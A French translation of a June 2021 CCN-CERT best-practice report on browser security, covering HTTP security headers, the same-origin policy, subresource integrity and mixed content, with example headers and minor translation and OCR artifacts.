CCN-CERT

BP/06

Sécurité et risques des navigateurs web

RAPPORT DE BONNES PRATIQUES

JUIN **2021**

ccn-cert centro criptológico nacional
CCN centro criptológico nacional

Ëditér par

GOBIERNO DE ESPAÑA MINISTERIO DE DEFENSA

CCN centro criptológico nacional

2.5.4.13=Qualified Certificate: AAPP-SEP-M-SW-KPSC, ou=sello electrónico, serialNumber=S2800155J, o=CENTRO CRIPTOLOGICO NACIONAL, c=ES
2021.06.16 06:40:55 +02'00'

Centro Criptológico Nacional, 2021

Date d'édition: juin 2021

Index

Index

1. À propos du CCN-CERT, Certificat gouvernemental national

Le CCN-CERT est la capacité de réponse aux incidents de sécurité informatique du Centre national de cryptologie, CCN, rattaché au Centre national de renseignement, CNI. Ce service a été créé en 2006 en tant que CERT gouvernemental national espagnol et ses fonctions sont incluses dans la loi 11/2002 réglementant le CNI, le RD 421/2004 réglementant le CCN et dans le RD 3/2010, du 8 janvier, réglementant le schéma de sécurité nationale (ENS), modifié par le RD 951/2015 du 23 octobre.

Sa mission est donc de contribuer à l'amélioration de la cybersécurité espagnole, en étant le centre national d'alerte et de réponse qui coopère et aide à répondre rapidement et efficacement aux cyberattaques et à faire face activement aux cybermenaces, y compris la coordination au niveau public de l'État des différentes capacités de réponse aux incidents ou des centres opérationnels de cybersécurité existants.

F de la loi 11/2002) et des informations sensibles, défendre le patrimoine technologique de l'Espagne, former du personnel spécialisé, appliquer des politiques et des procédures de sécurité et utiliser et développer les technologies les plus appropriées à cette fin.

Conformément à ce règlement et à la loi 40/2015 sur le régime juridique du secteur public, le CCN-CERT est chargé de la gestion des cyber-incidents affectant tout organisme ou entreprise publique. Dans le cas des opérateurs critiques du secteur public, la gestion des cyberincidents sera assurée par le CCN-CERT en coordination avec le CNPIC.

2. Introduction

En 30 ans seulement, le navigateur est passé de la simple interprétation de langages de balisage tels que le HTML à un outil réellement complexe qui met en œuvre une multitude de mesures de sécurité et de fonctionnalités allant au-delà du rendu de pages ou de la visualisation de contenu multimédia.

À l'heure où tout utilisateur accède à son compte bancaire, effectue des transactions ou achète toutes sortes de produits via le Web, il n'est pas surprenant que les cybercriminels aient concentré leurs attaques sur le navigateur Web. Le fait qu'il s'agisse de l'outil de loin le plus répandu pour que tous les types d'utilisateurs interagissent avec Internet, les multiples moyens d'attaque qui peuvent être mis en œuvre pour amener l'utilisateur à exécuter du code nuisible, la facilité avec laquelle il est possible d'échapper aux mesures de sécurité telles que les pare-feu, les IDS, etc. ainsi que les possibilités de post-exploitation qu'offre le navigateur en font une cible plus qu'appétissante pour les criminels.

L'utilisation de langages de script tels que JavaScript est souvent le point de départ le plus courant pour prendre le contrôle du navigateur de l'utilisateur et y effectuer toutes sortes d'actions nuisibles. Il convient également de mentionner les informations qui sont stockées dans le navigateur, telles que les identifiants, les cookies, l'historique de navigation, etc.

En outre, la grande variété d'API fournies par HTML5, actuellement prises en charge par la plupart des navigateurs, a considérablement augmenté les techniques et les possibilités offensives des attaquants.

Le navigateur web est l'un des outils les plus utilisés par les utilisateurs lorsqu'ils interagissent avec l'internet. Il n'est donc pas surprenant que les cybercriminels aient concentré leurs attaques sur lui

D'autre part, l'utilisation d'exploits pour exécuter du code et prendre le contrôle, non seulement du navigateur, mais de l'ensemble de l'ordinateur, est une autre des méthodes d'infection les plus couramment utilisées aujourd'hui.

Les initiatives et les plateformes de sécurité connues sous le nom de "Bug Bounty" permettent aux fabricants de corriger les failles de sécurité tout en compensant financièrement les chercheurs. Cependant, il existe certains types de marchés sur lesquels les exploits[1] connus sous le nom d'exploits "0-day", qui n'ont pas été publiés, pour ces types de vulnérabilités sont échangés pour des montants beaucoup plus élevés. Les cybercriminels et les groupes organisés utilisent ces exploits pour acquérir de nouvelles ressources et des outils pour infecter un grand nombre d'utilisateurs.

Étant donné que le navigateur Web est actuellement exposé à ce type de danger, ce guide vise, d'une part, à sensibiliser l'utilisateur aux techniques les plus couramment utilisées par les cybercriminels et, d'autre part, à offrir un ensemble de lignes directrices pour réduire la surface d'attaque de ces actions nuisibles.

L'une des méthodes d'infection les plus répandues aujourd'hui est l'utilisation d'exploits pour exécuter du code et prendre le contrôle, non seulement du navigateur, mais de l'ordinateur tout entier

1. L'état actuel du marché de l'exploitation des jours zéro https://lifars.com/2021/01/current-state-of-zero-day-exploit-market/

3. Composants et technologies de securite des navigateurs

La principale fonctionnalité d'un navigateur web est de récupérer les informations qui résident sur un serveur web et de les présenter à l'utilisateur sous la forme spécifiée dans les informations.

Pour présenter les informations, le navigateur fait appel à un moteur de rendu. Les plus courants sont Blink (Google Chrome, Opera, Edge), Gecko (Mozilla Firefox) ou WebKit (Chrome pour iOS et Safari).

En outre, mais c'est de plus en plus nécessaire, des langages de script tels que JavaScript sont utilisés pour transférer les fonctionnalités non critiques du serveur au navigateur web, réduisant ainsi la taille des informations à échanger et la charge de traitement du serveur. Aujourd'hui, il existe des applications web dont le fonctionnement normal dépend entièrement de JavaScript.

En matière de sécurité, les principaux éléments sont les suivants :

- **En-têtes HTTP**
- **Politique de la même origine (SOP)**
- **Contrôle d'intégrité des sous-ressources**

La principale fonctionnalité d'un navigateur web est de récupérer les informations qui résident sur un serveur web et de les présenter à l'utilisateur sous la forme spécifiée dans les informations


3.1 En-têtes HTTP

Toutes les demandes effectuées par le navigateur web et les réponses renvoyées par le serveur sont principalement composées d'une série d'en-têtes et du contenu lui-même. Les principaux types d'en-têtes sont les suivants :

- **Général :** s'applique sur demande et sur réponse
- **Sur demande :** à appliquer uniquement sur demande
- **Réactif :** s'applique uniquement à la réponse
- **Entité :** contient des informations supplémentaires sur le corps de la demande ou de la réponse
- **End-to-end :** doit atteindre le destinataire final du message
- **Pass-through :** ne doit être maintenu qu'à une étape et ne doit pas être relayé par des dispositifs intermédiaires

Toutes les demandes effectuées par le navigateur web et les réponses renvoyées par le serveur sont principalement composées d'une série d'en-têtes et du contenu lui-même

De même, les principaux comportements prévus avec les en-têtes sont les suivants :



- **Authentification**
- **Mise en cache**
- **Informations sur les clients**
- **Gestion des connexions**
- **Négociation du contenu**
- **Cookies**
- **Téléchargements**
- **Redirections**
- **Sécurité**
- **Codage de transfert**
- **Websockets**

Une liste complète des en-têtes, des comportements et des usages peut être obtenue sur le site du développeur Mozilla[2].

À titre d'exemple, un exemple de demande est illustré à la figure 1 et un exemple de réponse est illustré à la figure 2.

```
GET / HTTP/1.1
Host: www.ccn-cert.cni.es
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:86.0) Gecko/20100101
Firefox/86.0
Accept: image/webp,*/*
Accept-Language:
es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer: https://www.ccn-cert.cni.es/
```

[Figure 1]
En-têtes HTTP de la requête à https://www.ccn-cert.cni.es.

```
HTTP/1.1 200 OK
Date: Wed, 24 Mar 2021 11:49:10 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000
P3P: CP="NOI ADM DEV PSAi COM NAV OUR OTRo STP IND DEM"
Vary: Accept-Encoding
Expires: Wed, 17 Aug 2005 00:00:00 GMT
Last-Modified: Wed, 24 Mar 2021 11:49:10 GMT
Cache-Control: no-cache, max-age=0
Pragma: no-cache
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Set-Cookie: ff2850209f5e40085fb78ce3df7d39da=vd9fab2ttf2s6mr7194kpt5vcn; path=/;
HttpOnly;Secure;httponly;Max-Age=7200
Set-Cookie: STID=zMpSF1WW; expires=Thu, 01-Apr-2021 00:00:00 GMT; Max-Age=648650; path=/;
secure;Secure;httponly;
Connection: close
Content-Type: text/html; charset=utf-8
Set-Cookie: cookiesession1=678A3E12FGHIJKLMNOPQRSUV012387E4;Expires=Thu, 24 Mar 2022 11:49:10
GMT;Path=/;Secure;HttpOnly
X-FWB-Acceleration: 1.0
Set-Cookie: visid_incap_1560598=rfDd/sfeTTOEq4Bd4VfdNzUnW2AAAAAAQUIPAAAAAADLTsRFoLD2xz/oaO4rZb5j;
expires=Thu, 24 Mar 2022 10:48:08 GMT; HttpOnly; path=/; Domain=.ccn-cert.cni.es
Set-Cookie: incap_ses_1397_1560598=cUtrbdKRFS6ucXmOMCRjEzUnW2AAAAAAugKJFKgd/D5xcncwf8c5/g==;
path=/; Domain=.ccn-cert.cni.es
Set-Cookie: ___utmvmyNBuSLiRB=TMVHVGOsQrd; path=/; Max-Age=900
Set-Cookie: ___utmvayNBuSLiRB=rpTNoUb; path=/; Max-Age=900
Set-Cookie: ___utmvbyNBuSLiRB=TZz
    XRNOpalt: HtD; path=/; Max-Age=900
X-CDN: Imperva
X-Iinfo: 9-95910080-95910083 NNNN CT(3 9 0) RT(1616586549448 30) q(0 0 0 0) r(0 3) U12
Content-Length: 151593

<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="es-es" lang="es-es"><head><base href="
https://www.ccn-cert.cni.es/"><meta http-equiv="content-type" content="text/html; charset=utf-8"><
meta name="description" content="Bienvenido al portal de CCN-CERT"><meta name="generator" content="
Joomla! - Open Source Content Management"><title>CCN-CERT</title><link href="
```

Il est important de comprendre que les en-têtes HTTP, qu'il s'agisse de la demande ou de la réponse, sont basés sur la confiance que l'autre partie les interprétera et agira en conséquence.

[Figure 2]
En-têtes HTTP et contenu de la réponse de https://www.ccn-cert.cni.es.

2. En-têtes HTTP. https://developer.mozilla.org/es/docs/Web/HTTP/Headers#eventos_enviados_por_el_servidor

3.1.1 Sécurité du transport HTTP Strict

La politique HSTS vise à prévenir différents types d'attaques, telles que le dépouillement SSL (voir section 4.3.1) et les conséquences qui en découlent. À cette fin, le serveur web communique au navigateur web, via l'en-tête "Strict-Transport-Security", qu'il doit uniquement utiliser une connexion HTTPS pour communiquer avec le serveur[3].

```
HTTP/1.1 200 OK
Date: Wed, 24 Mar 2021 11:49:10 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000
```

[Figure 3]
En-têtes Strict-Transport-Security

Les principaux navigateurs gèrent un service de préchargement HSTS qui contient une liste de domaines auxquels le navigateur ne se connectera jamais par le biais d'une connexion non cryptée. Un domaine peut être inclus dans la liste en suivant le formulaire spécifique de chaque fournisseur. La directive "preload", qui indique que le domaine accepte d'être préchargé, y est liée. Il convient de noter que la directive de préchargement **peut avoir des effets permanents**, il est donc recommandé de l'inclure uniquement lorsqu'il n'y a aucune possibilité d'accès par une connexion non cryptée et que le reste des étapes à cet égard sont correctes.

L'en-tête HSTS permet également deux autres directives. "max-age" pour indiquer la durée pendant laquelle le navigateur doit se souvenir que le site ne doit être accessible qu'en utilisant le protocole HTTPS à partir de la première visite, et "includeSubDomains" pour indiquer que la règle s'applique également à tous les sous-domaines du site.

HTTP doit être présent, bien que la valeur correcte dépende des besoins de l'entreprise.

HTTP doit être présent, bien que la valeur correcte dépende des besoins de l'entreprise

3. Strict-Transport-Sécurité https://developer.mozilla.org/es/docs/Web/HTTP/Headers/Strict-Transport-Security

3.1.2 Politique de sécurité du contenu

L'en-tête HTTP "Content-Security-Policy" de la réponse permet aux administrateurs d'un site web de contrôler les ressources que l'agent utilisateur, en l'occurrence le navigateur web, peut télécharger en plus sur une page. À quelques exceptions près, les politiques permettent principalement de spécifier les serveurs d'origine autorisés à partir desquels le nouveau contenu peut être chargé et/ou sur quels domaines le contenu de ce serveur peut être chargé. Cela permet de se protéger contre les attaques de type Cross-site scripting (XSS) ou Clickjacking.

Cet en-tête permet une granularité importante pour définir les origines autorisées pour chaque type de contenu.

La figure 4 montre l'en-tête Content-Security-Policy du site https://www.facebook.com, qui se décompose en plusieurs directives :

- **default-src :** sert de valeur par défaut pour les autres directives
- **script-src :** indique les sources autorisées pour les scripts
- **style-src :** indique les sources autorisées pour les feuilles de style
- **block-all-mixed-content :** bloque tout chargement en HTTP lorsque la page a été chargée via HTTPS
- **upgrade-insecure-requests :** indique au navigateur de traiter toutes les URL non sécurisées comme s'il s'agissait d'URL sécurisées, c'est-à-dire de changer les URL en HTTPS
- **report-uri :** indique au navigateur où signaler les tentatives de violation de l'en-tête Content-Security-Policy. Cette directive est dépréciée et n'est pas recommandée.

```
content-security-policy: default-src facebook.com *.facebook.com fbcdn.net
 *.fbcdn.net fbsbx.com *.fbsbx.com cdninstagram.com *.cdninstagram.com
data: blob: 'self';script-src *.facebook.com *.fbcdn.net 'unsafe-inline'
'unsafe-eval' blob: data: 'self';style-src data: blob: 'unsafe-inline'
facebook.com *.facebook.com fbcdn.net *.fbcdn.net fbsbx.com *.fbsbx.com
cdninstagram.com *.cdninstagram.com;connect-src *.facebook.com
facebook.com *.fbcdn.net wss://*.facebook.com:* attachment.fbsbx.com blob:
 *.cdninstagram.com
'self';block-all-mixed-content;upgrade-insecure-requests;report-uri
https://www.facebook.com/csp/reporting/?m=c;
```

[Figure 4]
En-tête Content-Security-Policy de https://www.facebook.com

Bien que cet en-tête ne soit pas entièrement nécessaire, il est recommandé d'étudier les besoins de l'entreprise et de mettre en œuvre une politique de contenu solide grâce à elle.

3.1.3 X-Content-Type-Options

L'en-tête de réponse HTTP "X-Content-Type-Options" est utilisé par le serveur pour indiquer que les types MIME annoncés dans les en-têtes Content-Type ne doivent pas être modifiés et doivent être suivis tels quels. Cela désactive le reniflage du type MIME, une technique utilisée par certains navigateurs pour essayer de déduire le type de contenu à partir du contenu lui-même plutôt que de l'en-tête Content-Type.

Cet en-tête doit être présent avec la valeur "nosniff" comme indiqué dans la figure 5.

.

```
Cache-Control: no-cache, max-age=0
Pragma: no-cache
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
```

[Figure 5]
En-tête X-Content-Type-Options avec la valeur nosniff du site https://www.ccn-cert.cni.es

3.1.4 X-XSS-Protection

L'en-tête de réponse HTTP "X-XSS-Protection" est une fonctionnalité des principaux navigateurs qui vous permet de définir le comportement à suivre lorsque des attaques de type Cross-Site Scripting (XSS) sont détectées. Cette protection n'est plus nécessaire dans les navigateurs modernes lorsque le site met en œuvre une politique robuste par le biais de l'en-tête Content-Security-Policy qui désactive l'utilisation de Javascript en ligne ("unsafe-inline"). Toutefois, il offre une protection aux utilisateurs d'anciens navigateurs qui ne prennent pas en charge le CSP.

Cette directive permet plusieurs valeurs, mais la seule valeur recommandée est celle de la figure 6.

Il est toujours recommandé de bloquer le chargement lorsque des attaques XSS sont détectées au lieu de procéder à une désinfection, car si un moyen d'exécuter l'attaque est découvert sur la base du résultat de la désinfection, l'application Web ne sera pas exposée.

Cet en-tête doit être présent, idéalement avec la valeur "1 ; mode=block", que l'application soit ou non vulnérable aux attaques de type Cross-Site Scripting (XSS).

```
Cache-Control: no-cache, max-age=0
Pragma: no-cache
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
```

[Figure 6]
En-tête X-XSS-Protection avec la valeur "1 ; mode=block" de https://www.ccn-cert.cni.es

3.1.5 Set-Cookie

Bien que l'en-tête "Set-Cookie" ne soit pas un en-tête de sécurité, les directives qui sont définies dans les cookies créés avec cet en-tête doivent être prises en compte. Les directives de sécurité sont "Secure", "HttpOnly" et "SameSite".

La directive "Secure" indique au navigateur que le cookie ne doit jamais être envoyé sur des connexions non cryptées.

La directive "HttpOnly" indique au navigateur de ne pas autoriser l'accès au cookie via JavaScript. Cela permet d'atténuer le détournement de session par des attaques de type Cross-Site Scripting (XSS).

La directive "SameSite" indique au navigateur que le cookie ne doit pas être envoyé dans une requête à un autre domaine. Cela permet d'atténuer partiellement les attaques CSRF (Cross-Stie Request Forgery). En ce sens, les principaux navigateurs migrent pour implémenter par défaut, sauf indication contraire, une valeur "Lax" pour cette directive. Selon les besoins de l'application et du cookie en question, une valeur ou une autre doit être définie pour la directive "SameSite" :

- **Laxiste :** le cookie ne sera pas envoyé dans une sous-requête vers un autre domaine (par exemple, pour charger une image ou une iframe), mais il sera envoyé si l'utilisateur navigue vers un autre site en suivant un lien.
- **Strict :** le cookie ne sera envoyé que si vous naviguez d'une page à une autre sur le même domaine. Si l'utilisateur accède à la page en suivant un lien, le cookie ne sera pas envoyé.
- **Aucun :** le cookie sera envoyé dans tous les contextes.

Les politiques que chaque cookie doit avoir dépendront de la fonction du cookie et des besoins commerciaux de l'application. À titre d'exemple, la figure 7 présente une option d'en-tête Set-Cookie.

En règle générale, si le site est HTTPS et que le cookie est un cookie de session ou similaire, les directives "Secure" et "HttpOnly" doivent être intégrées. Selon les besoins de l'entreprise, vous devez également incorporer la directive "SameSite" avec la valeur "Lax" ou "Strict". Pour les autres cookies, il est également recommandé d'inclure les directives ci-dessus, bien que cela ne soit pas entièrement nécessaire

```
Connection: close
Content-Type: text/html; charset=utf-8
Set-Cookie: cookiesession1=678A3E12FGHIJKLMNOPQRSUV012387E4;
Expires=Thu, 24 Mar 2022 11:49:10 GMT;Path=/;Secure;HttpOnly
X-FWB-Acceleration: 1.0
```

[Figure 7]
En-tête Set-Cookie de https://www.ccn-cert.cni.es avec les directives Secure et HttpOnly

En règle générale, si le site est HTTPS et que le cookie est un cookie de session ou similaire, les directives "Secure" et "HttpOnly" doivent être intégrées. Selon les besoins de l'entreprise, vous devez également incorporer la directive "SameSite" avec la valeur "Lax" ou "Strict". Pour les autres cookies, il est également recommandé d'inclure les directives ci-dessus, bien que cela ne soit pas entièrement nécessaire.

3.1.6 X-Frame-Options

Les pages Web peuvent utiliser l'en-tête de réponse HTTP X-Frame-Options pour éviter les attaques de type "clickjacking", en veillant à ce que leur contenu ne soit pas intégré à d'autres sites

L'en-tête de réponse HTTP X-Frame-Options peut être utilisé pour indiquer si un navigateur est autorisé à rendre une page dans une <frame>, <iframe> ou <objet>. Les sites web peuvent l'utiliser pour éviter les attaques de type "clickjacking" en s'assurant que leur contenu n'est pas intégré à d'autres sites.

- **DENY :** La page ne peut être affichée dans un cadre, en aucun cas.
- **SAMEORIGIN :** La page ne peut être affichée que dans un cadre ayant la même origine que la page.
- **ALLOW-FROM <uri> :** La page ne peut être affichée qu'à partir de la source spécifiée par < uri>.

Il convient de noter que le comportement de cet en-tête n'est obtenu qu'en paramétrant correctement cet en-tête (ou l'équivalent pour l'en-tête Content-Security-Policy). L'effet ***n'est pas obtenu*** en incluant la balise méta avec l'en-tête et la valeur souhaitée, contrairement à une redirection via la balise méta, où le même effet que l'inclusion de l'en-tête est obtenu.

La figure 8 montre un en-tête X-Frame-Options, dans ce cas avec la valeur SAMEORIGIN pour les besoins de l'entreprise.

[Figure 8]
En-tête X-Frame-Options de https://www.ccn-cert.cni.es avec la directive SAMEORIGIN

```
HTTP/1.1 200 OK
Date: Wed, 24 Mar 2021 11:49:10 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000
```

Cet en-tête doit être présent avec une valeur qui dépendra des besoins de l'entreprise.

3.1.7 Permissions-politique

Ce nouvel en-tête de sécurité (anciennement appelé Feature-Policy) n'est pas encore pris en charge par tous les navigateurs, mais la tendance indique que ce sera le cas à l'avenir.

Cet en-tête définit un mécanisme qui permet aux développeurs d'activer ou de désactiver chacune des API de navigateur Web.

La figure 9 présente un exemple de cet en-tête, où seule l'utilisation de la géolocalisation est autorisée à partir du domaine lui-même et de https://example.com, ainsi que l'utilisation du microphone.

Il n'est pas nécessaire d'incorporer l'en-tête Permissions-Policy, bien que cela puisse contribuer à réduire les chances de réussite d'une attaque potentielle

[Figure 9]
En-tête Permisssions-Policy pour https://cmssuitedev.azurewebsites.net

```
Referrer-Policy: no-referrer-when-downgrade
Permissions-Policy: geolocation=(self "https://example.com"),
microphone=()'
X-Powered-By: ASP.NET
```

Toutes les informations concernant la spécification de cet en-tête peuvent être trouvées dans le GitHub du W3C[4].

Il n'est pas nécessaire d'intégrer cet en-tête, bien qu'il puisse contribuer à diminuer les chances de succès d'une attaque potentielle.

3.1.8 Politique de référencement

Cet en-tête HTTP indique au navigateur la quantité d'informations sur le référent qui doit être envoyée dans l'en-tête "Referer".

L'en-tête supporte un certain nombre de directives :

- **no-referrer :** l'en-tête "Referrer" sera complètement omis.
- **no-referrer-when-downgrade :** La source, la route et les paramètres (querystring) dans l'en-tête "Referer" seront envoyés lorsque le niveau de sécurité reste le même ou s'améliore (de http à https). Rien n'est envoyé si le niveau de sécurité diminue.

4. Politique d'autorisation https://w3c.github.io/webappsec-permissions-policy/

- **origine :** Seule l'origine sera envoyée dans l'en-tête "Referer".
- **origin-when-cross-origin :** toutes les informations sont envoyées lorsque la demande est adressée au même site et avec le même niveau de sécurité, sinon seule l'origine est envoyée.
- **same-origin:** toutes les informations sont envoyées lorsque la demande est adressée au même site et avec le même niveau de sécurité, sinon rien n'est envoyé.
- **strict-origin:** seule l'origine est envoyée et lorsque le niveau de sécurité ne change pas, sinon rien n'est envoyé.
- **strict-origin-when-cross-origin:** L'origine, la route et les paramètres (querystring) dans l'en-tête "Referer" seront envoyés pour les demandes au même site. Pour les requêtes vers un autre site, si le niveau de sécurité reste le même, seule l'origine est envoyée. Sinon, rien n'est envoyé.
- **unsafe-url:** Envoie toutes les informations, dans tous les cas, indépendamment de la sécurité.

Ce comportement peut également être défini à partir des balises HTML, que ce soit la balise "meta" ou la balise "a".

Il est recommandé d'inclure cet en-tête avec la valeur "no-referrer" si les besoins de l'entreprise le permettent, sinon, inclure l'en-tête avec la valeur la plus restrictive possible que les besoins de l'entreprise permettent.

Il est recommandé d'inclure cet en-tête avec la valeur "no-referrer" si les besoins de l'entreprise le permettent, sinon, inclure l'en-tête avec la valeur la plus restrictive possible que les besoins de l'entreprise permettent

3.1.9 Public-Key-Pins

L'épinglage de la clé publique HTTP (HPKP) était une fonction de sécurité utilisée pour indiquer à un navigateur web d'associer une certaine clé publique à un certain serveur web, afin de réduire le risque d'une attaque de type "Man in the Middle" (MitM).

Si le certificat du serveur est perdu, les utilisateurs ne pourront plus accéder au site. Selon la politique de "max-age" de HPKP qui a été définie, cette perte d'accès peut être presque permanente.

En outre, il existe deux attaques qui exploitent cet en-tête :

- Si un utilisateur malveillant accède au site et insère un en-tête HPKP avec un certificat (qu'il supprime ensuite) et définit une directive "max-age" à une valeur élevée, cela signifie que le site ne sera plus accessible. C'est ce qu'on appelle le "suicide HPKP".
- Nous partons du même cas que précédemment, mais maintenant l'utilisateur malveillant décide de demander une rançon pour la clé de certificat. C'est ce qu'on appelle "RansomPKP".

Ces deux attaques pourraient être réalisées, bien qu'avec une portée moindre, avec des vulnérabilités telles que "CRLF Injection" où un utilisateur malveillant peut créer un lien qui injecte un nouvel en-tête, dans ce cas HPKP.

Cet en-tête est déprécié et n'est pas pris en charge par les principaux navigateurs. Il est recommandé de ne pas l'utiliser. Les principaux navigateurs prennent en charge la "transparence des certificats" et l'en-tête "Expect-CT" associé.

L'en-tête HPKP **ne** doit en aucun cas apparaître.

L'en-tête HPKP NE doit en aucun cas apparaître

3.1.10 Expect-CT

Cet en-tête est basé sur Certificate Transparency (CT), qui est un cadre ouvert de surveillance des certificats SSL que les propriétaires de domaines peuvent utiliser pour surveiller l'émission de certificats pour leurs domaines et détecter les certificats émis par erreur. Avant l'avènement de CT, il n'existait aucun moyen efficace d'obtenir une liste complète des certificats émis pour votre domaine.

Les principaux objectifs du CT sont :

- Rendre impossible (ou du moins aussi compliqué que possible) pour une autorité de certification (CA) de délivrer un certificat SSL pour un domaine sans qu'il soit visible pour le propriétaire de ce domaine.
- Fournir un système ouvert d'audit et de surveillance permettant à tout propriétaire de domaine ou à toute AC de déterminer si ses certificats ont été délivrés par erreur ou à des fins malveillantes.
- Pour protéger les utilisateurs contre les tromperies perpétrées par des certificats émis par erreur ou à des fins malveillantes.

Les deux principales composantes de la CT sont les journaux et les moniteurs.

Les enregistrements TC constituent des listes de certificats SSL émis. Ces enregistrements sont des "pièces jointes uniquement", ce qui signifie que les entrées ne peuvent être ni supprimées ni modifiées d'aucune manière une fois qu'un certificat a été ajouté à un enregistrement. Les certificats et pré-certificats peuvent être publiés dans les enregistrements TC. À la réception d'un certificat ou d'un pré-certificat SSL valide, le registre renvoie un "horodatage de certificat signé" (SCT) certifiant que le registre a reçu la demande correspondante.

Lorsqu'un site incorpore l'en-tête "Expect-CT", il demande au navigateur de vérifier que tous les certificats du site figurent dans les registres publics de CT.

L'en-tête "Expect-CT" sera probablement considéré comme obsolète en juin 2021. À partir de mai 2018, les nouveaux certificats intégreront le SCT par défaut. Les certificats antérieurs à mars 2018 étaient autorisés à avoir une période de validité de 39 mois, qui sera considérée comme expirée en juin 2021.

L'utilisation de cet en-tête est facultative, car il est prévu qu'il soit déprécié dans un avenir proche.

L'utilisation de l'en-tête CT est facultative, car il est prévu qu'il soit déprécié dans un avenir proche

3.2 Politique de la meme origine (SOP)

La politique de la même origine, également connue sous le nom de SOP (Same Origin Policy), est sans doute le contrôle le plus important régissant le comportement du navigateur. Le navigateur considère que les pages contenant le même nom d'hôte, le même schéma et le même port résident dans la même origine.

[Figure 10]
Schéma + Nom d'hôte + Port

Ainsi, si l'une de ces trois composantes diffère, son origine sera considérée comme différente. L'idée du SOP est de fonctionner comme un bac à sable pour s'assurer qu'un document téléchargé depuis une certaine origine, par exemple, http://dominio-ejemplo.com/info.html, ne peut pas accéder aux ressources (sa structure DOM) d'un autre document provenant d'une origine différente, par exemple, https://dominio-ejemplo.com/index.html. Notez que le SOP ne considérerait pas la même origine dans les deux ressources car, bien que le domaine et le port soient les mêmes, le schéma est différent : HTTP dans un cas et HTTPS dans l'autre.

Si ce contrôle n'existait pas, la navigation sur le web ne serait pas du tout sécurisée. Une page malveillante pourrait, par exemple, accéder à la fenêtre d'une autre page ouverte par l'utilisateur. Par exemple, si l'utilisateur ouvrait la page de sa banque, il serait possible de récupérer ses coordonnées bancaires, d'obtenir ses identifiants, d'effectuer des transactions, etc.

Bien que le POS puisse sembler être une politique simple, il implique un mécanisme de sécurité complexe qui représente l'un des principaux piliers du navigateur web et doit coexister avec d'autres technologies et fonctionnalités.

Par exemple, CORS (Cross-origin Resource Sharing) permet d'ajouter une certaine flexibilité au SOP, de sorte qu'un service web peut spécifier les origines à partir desquelles l'accès à ses ressources peut être demandé. Ceci est réalisé grâce à l'en-tête "Access-Control-Allow-Origin".

Ce mécanisme, CORS, est celui qui permet, par exemple, que certaines pages puissent utiliser les API de tiers tels que Google, Facebook, etc.

3.3 Contrôle d'intégrité des sous-ressources

Il s'agit d'une norme qui protège l'utilisateur contre l'utilisation de sous-ressources modifiées par des utilisateurs malveillants.

Par exemple, si un site utilise jQuery pour son fonctionnement, le site peut indiquer au navigateur la valeur de hachage attendue de ce fichier, en utilisant l'attribut "integrity" pour vérifier qu'il n'a pas été modifié. L'attribut "crossorigin" avec la valeur "anonymous" est également utilisé pour indiquer au navigateur d'envoyer des demandes anonymes sans cookies.

```
<script src="https://code.jquery.com/jquery-3.3.1.slim.min.js"
integrity="sha384-q8i/X+965DzO0rT7abK41JStQIAqVgRVzpbzo5smXKp4YfRvH+8abtTE1Pi6jizo"
crossorigin="anonymous">
</script>
```


[Figure 11]
Chargement d'un script externe avec l'attribut "integrity" pour assurer l'intégrité du script

3.4 Chargement de contenu mixte

Le concept de contenu mixte fait référence à tout contenu qui est chargé en HTTP, alors que la page qui le demande a été chargée en HTTPS. Il existe deux types de contenu mixte, passif et actif.

Les requêtes HTTP effectuées par les éléments suivants sont considérées comme du contenu passif :

- **img :** attribut src
- **audio :** attribut src
- **vidéo :** attribut src
- **les sous-ressources des objets :** lorsqu'un objet fait une requête HTTP



En revanche, les requêtes HTTP effectuées par les éléments suivants sont considérées comme du contenu actif :

- **script :** attribut src
- **liwn :** attribut href (y compris les feuilles de style)
- **iframe :** attribut src
- **XMLHttpRequest**
- **requêtes fetch()**
- **Tous les cas où url() est utilisé dans les feuilles de style**
- **object :** données d'attribut
- **Navigator.sendBeacon :** attribut url

